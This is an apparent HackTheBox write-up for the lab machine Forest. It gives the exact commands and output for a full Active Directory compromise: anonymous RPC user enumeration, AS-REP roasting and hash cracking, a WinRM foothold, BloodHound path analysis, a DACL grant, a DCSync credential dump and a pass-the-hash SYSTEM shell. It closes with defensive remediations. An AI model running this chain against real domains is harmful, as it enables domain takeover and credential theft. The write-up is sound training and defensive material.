Forest is a retired HackTheBox machine that simulates a small Active Directory environment with a misconfigured service account and an over-privileged Exchange security group.
The path from zero access to Domain Admin runs through five steps: anonymous RPC enumeration to extract a user list, an AS-REP roast to recover one user’s password hash, a foothold via WinRM, BloodHound enumeration to find a chain of inherited permissions, and a final DCSync attack to retrieve the Administrator credentials. The chain is a perfect example of how small Active Directory misconfigurations compound into total domain compromise.
If you’re after the flag, plenty of other writeups will get you there faster. My goal with this one (and with the writeups to come) is to go further: explain why each step works, and turn each finding into a remediation a defender could actually act on.
Recon
Given nothing other than an IP, I typically start with an nmap scan.
$ nmap -p- --min-rate=5000 -T4 10.129.95.210
Relevant Results:
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
[... high-number RPC ports omitted ...]
With DNS (53), Kerberos (88, 464), LDAP (389, 636, 3268, 3269), SMB (445), and WinRM (5985) all in one place, this scan alone tells me we are likely looking at a Domain Controller.
From here, my goal is to learn the domain and find a way in.
$ nxc smb 10.129.95.210
SMB         10.129.95.210   445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
The domain is htb.local, hostname FOREST.
NOTE: The output gives us a few useful pieces of information beyond the domain. The host is Windows Server 2016 (build 14393) with SMB signing required, so NTLM relay attacks against this DC won’t be a viable path. It also shows SMBv1:True. SMBv1 is deprecated and is the protocol behind EternalBlue and the WannaCry/NotPetya outbreaks. Microsoft has recommended disabling it for over a decade. I won’t exploit it on this box as Forest’s intended path goes through Kerberos, not legacy SMB.
I’ll add the domain to my hosts file and start enumerating.
$ echo "10.129.95.210 forest.htb.local htb.local" | sudo tee -a /etc/hosts
$ enum4linux-ng -A 10.129.95.210

...[Trimmed to the Relevant section:]....
 ======================================
|    Users via RPC on 10.129.95.210    |
 ======================================
[*] Enumerating users via 'querydispinfo'
[+] Found 31 user(s) via 'querydispinfo'
[*] Enumerating users via 'enumdomusers'
[+] Found 31 user(s) via 'enumdomusers'
[+] After merging user results we have 31 user(s) total:

...[Continue]....
RPC allows null sessions. That means I can pull a list of users without credentials. This is a serious finding on its own and a foothold opportunity.
User Enumeration & AS-REP Roasting
RPC (Remote Procedure Call) is how Windows services on different machines call functions on each other. On misconfigured domain controllers, the Security Account Manager Remote Protocol (SAMR) interface allows anonymous user enumeration which is what
rpcclientis leveraging here.
$ rpcclient -U "" -N 10.129.95.210 -c "enumdomusers" | awk -F'[][]' '{print $2}' > usernames.txt
This command may look complicated but here is what it is doing:
rpcclient:
- -U specifies the username. In this case "" specifies no username.
- -N specifies no password.
- -c specifies the command we want to run. Here we are running enumdomusers to get a list of the domain users.
awk:
The output of users contains more information than needed to create a list for passing usernames. By using awk we extract only the usernames.
- -F allows us to specify a custom separator in this case [][]
- {print $2} this tells awk to print only the second column
- > this operator outputs the results into usernames.txt
All together this command gathers users via RPC then uses awk to grab only the usersname from “user:[Username] rid:[RID]” and output the username into usernames.txt
$ cat usernames.txt
Administrator
Guest
krbtgt
...[omitted]...
lucinda
svc-alfresco
andy
mark
santi
Gaining a list of usernames is nice but we still don’t have any passwords. We could try looking at the password policy and attempt to brute force our way in; however, before we do that I like to check for AS-REP roastable users.
When an account has “Do not require Kerberos pre-authentication” set, anyone can request a TGT for them and get back a hash that can be cracked offline.
We can check for AS-REP roastable users with Impacket’s GetNPUsers command.
$ impacket-GetNPUsers htb.local/ -no-pass -usersfile usernames.txt -dc-ip 10.129.95.210
To our surprise the service account svc-alfresco is vulnerable!
[email protected]:[HASH-REDACTED]
In a real environment, this finding would be remediated by removing the “do not require pre-auth” flag and rotating the service account credentials.
We can copy the hash into a file and use a tool like John the Ripper or Hashcat to crack the hash and gain the plain text password.
$ echo '[email protected]:[HASH-REDACTED]' > svc-alfresco.hash
$ john --wordlist=rockyou.txt svc-alfresco.hash
s3rvice          ($krb5asrep$23$svc[email protected])
Success! John the Ripper was able to crack the hash giving us a potential set of credentials svc-alfresco:s3rvice. Let’s verify them with NetExec.
$ nxc smb htb.local -u svc-alfresco -p s3rvice
[+] htb.local\svc-alfresco:s3rvice
Nice! Our credentials are valid.
Foothold
Now that we have a valid set of credentials we can check for remote access. Our nmap scan from earlier told us that WinRM was open so we can check that first.
$ nxc winrm htb.local -u svc-alfresco -p s3rvice
[+] htb.local\svc-alfresco:s3rvice (Pwn3d!)
Looks like we can remote in with svc-alfresco. Let’s grab that user flag.
$ evil-winrm -i htb.local -u 'svc-alfresco' -p 's3rvice'

Evil-WinRM shell v3.5
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> type ..\Desktop\user.txt
f6db3..[REDACTED]..04e285cb
Finding the Path to Domain Admin
Our next step is to figure out what we have access to and how we can get to Domain Admin. Since we have a set of working credentials we can use BloodHound to help us enumerate the domain.
$ bloodhound-python -u svc-alfresco -p s3rvice -d htb.local -ns 10.129.95.210 -c All
We can now load up BloodHound, import our data, and begin enumerating. The first thing we should do after loading in our data is to set the svc-alfresco account to owned so BloodHound has a better idea of what we have access to. To do this run the following
Search [email protected] -> Press Enter -> Right click [email protected] -> Select 'Mark User as Owned' from the menu
Now we can find our path to Domain Admin. In the Analysis tab on the left-hand side we can run the search query “Shortest Paths to Domain Admins from Owned Principals”
 As seen in the picture our attack path is as below:
SVC-ALFRESCO (MemberOf) -> Service Accounts (MemberOf) -> Privileged IT Accounts (MemberOf) -> Account Operators
Although this seems like a long path, the configuration of these groups gives svc-alfresco the permissions of the Account Operators group.
Account Operators (GenericAll) -> Exchange Windows Permissions
With GenericAll Permissions over Exchange Windows Permissions, we can add ourselves to the Exchange Windows Permissions group.
Exchange Windows Permissions (WriteDacl) -> HTB.LOCAL
Once we are a part of the Exchange Windows Permissions group we can abuse the WriteDacl permissions, grant DCsync Permissions, and perform a DCSync attack on the domain and receive the Administrator hash
Privilege Escalation
Let’s walk through this step-by-step. First, check who is in the Exchange Windows Permissions group
$ net rpc group members "EXCHANGE WINDOWS PERMISSIONS" -U "htb.local"/"svc-alfresco"%"s3rvice" -S "10.129.95.210"
HTB\Exchange Trusted Subsystem
Currently only the Exchange Trusted Subsystem account is in the group. I’ll add svc-alfresco:
$ net rpc group addmem "EXCHANGE WINDOWS PERMISSIONS" "svc-alfresco" -U "htb.local"/"svc-alfresco"%"s3rvice" -S "10.129.95.210"
And verify:
$ net rpc group members "EXCHANGE WINDOWS PERMISSIONS" -U "htb.local"/"svc-alfresco"%"s3rvice" -S "10.129.95.210"
HTB\Exchange Trusted Subsystem
HTB\svc-alfresco
Now that svc-alfresco is part of the Exchange Windows Permissions group, we can use Impacket’s dacledit to grant DCSync Privileges
DCSync isn’t an exploit, it’s a feature. The protocol that domain controllers use to replicate data between each other (DRSUAPI) is also available to any account with Replicating Directory Changes rights on the domain. By granting svc-alfresco FullControl on the domain object, we inherit those replication rights. This means we can ask the DC to send us the encrypted password material for any account, including the Administrator. From there, we crack or pass-the-hash.
$ dacledit.py -action 'write' -rights 'FullControl' -principal 'svc-alfresco' -target-sid 'S-1-5-21-XXXX-XXXX-XXXX' 'HTB.LOCAL'/'svc-alfresco':'s3rvice'
In this command we are saying we want to “write” or “give” the FullControl rights to svc-alfresco on the domain specified by the -target-sid (Security Identifier). The command ends with the credentials to authenticate.
With FullControl over the domain we can perform a DCSync attack with Impacket’s Secretsdump.
$ secretsdump.py 'HTB.LOCAL'/'svc-alfresco':'s3rvice'@10.129.95.210
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:[LM]:[NT-HASH-REDACTED]:::
Guest:501:[LM]:[NT-HASH-REDACTED]:::
krbtgt:502:[LM]:[NT-HASH-REDACTED]:::
DefaultAccount:503:[LM]:[NT-HASH-REDACTED]:::
...[omitted]...
[*] Kerberos keys grabbed
...[omitted]...
[*] Cleaning up..
Domain Admin
The DCSync attack was a success! We now have the Administrator NT hash. Since NTLM authentication accepts a hash in lieu of a password, we don’t need to crack it. We can Pass-the-hash with impacket-psexec to give us a SYSTEM shell and the final flag.
$ impacket-psexec htb.local/administrator@"10.129.95.210" -hashes :[REDACTED NT HASH]
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.129.95.210.....
[*] Found writable share ADMIN$
[*] Uploading file IMkjDBZA.exe
[*] Opening SVCManager on 10.129.95.210.....
[*] Creating service JAgv on 10.129.95.210.....
[*] Starting service JAgv.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
f8a8...[REDACTED]...d010
We have successfully compromised the domain.
Takeaways
What this attack chain looks like in real environments
Although Forest is considered an easy box, every finding in this chain shows up in enterprise Active Directory environments.
- AS-REP roastable accounts persist because the
DONT_REQ_PREAUTHflag was set years ago for a service that needed it, and the service is long gone but the flag is still there. - Anonymous SMB and RPC enumeration persists because someone disabled the relevant Group Policy hardening to troubleshoot a connectivity issue and never re-enabled it.
- The Exchange Windows Permissions group’s elevated rights on the domain object are a known issue from any environment that ever ran on-prem Exchange. The install creates these permissions and most environments never audit them, especially after migrating to Office 365.
- DCSync remains a reliable post-exploitation primitive precisely because it’s a feature of the protocol, not a bug.
What a defender could have done
These remediations split between prevention (close the door) and detection (catch the attempt). A mature program needs both, since a determined attacker will eventually find a path the prevention controls didn’t anticipate. Each finding in this chain has a clear remediation, and most are zero-cost configuration changes:
AS-REP roasting (High). Audit all accounts for the DONT_REQ_PREAUTH flag (UserAccountControl bit 0x400000). Remove it where business requirements allow. Where the flag must remain (usually for legacy service accounts) rotate the password to a 25+ character random string and add monitoring for AS-REP requests originating from non-trusted hosts.
Anonymous RPC and SMB enumeration (Medium). Set Network access: Restrict anonymous access to Named Pipes and Shares to Enabled via Group Policy. Set Network access: Allow anonymous SID/Name translation to Disabled. These two settings alone close the door on rpcclient enumdomusers from an unauthenticated attacker.
Exchange Windows Permissions over-privilege (Critical). Audit the group’s membership and the ACL it holds on the domain object. Microsoft’s AD ACL hardening guidance addresses the WriteDacl path used here, and BloodHound itself can be used defensively. Running it from inside the network surfaces these chains for the blue team before an attacker finds them.
DCSync detection (Critical). Monitor for DRSUAPI replication requests originating from non-DC accounts. Microsoft Defender for Identity, Sentinel, and most modern SIEMs include built-in detections. Almost no legitimate use case generates this event from a non-DC source.
Disable SMBv1 (High). Independent of the chain above, the SMBv1:True finding from initial recon should be remediated: Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol will remove the feature entirely. Audit dependencies first; some legacy applications still require it.
What this exercise reinforced for me
Most people, including myself, are guilty of running commands on HTB machines without fully understanding why. Upon rooting this box and documenting the writeup, I realized I could talk all day about my methodology and why I chose to run each command. What I didn’t realize was I could not explain why the command I ran worked. This exercise has reinforced my understanding of many protocols including RPC and Kerberos. I look forward to further investigating other attack chains and documenting them in future writeups.
This box also reinforced how much of the attack chain is the system working as designed. AS-REP without pre-auth is a Kerberos compatibility option. DCSync is the literal protocol DCs use to stay in sync. The Exchange Windows Permissions group exists because Exchange genuinely needs those rights to function. None of these are exploits in the traditional sense. They’re features being used against an administrator who didn’t know enough about the design to configure them differently.